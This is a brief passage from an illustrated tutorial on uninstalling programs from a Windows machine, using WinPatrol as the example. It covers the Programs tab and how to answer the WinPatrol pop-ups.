


- Click the **Programs** tab to view the programs installed on your machine. You can choose any unwanted or unused application and click **Uninstall** to remove it from your machine. In this task, we are choosing the **WinPatrol** application.


Note: The **WinPatrol** pop-up appears; click **Reject Change**.




7. While uninstalling the application, a selected program pop-up appears, click **Yes** in all the **WinPatrol** pop-ups.



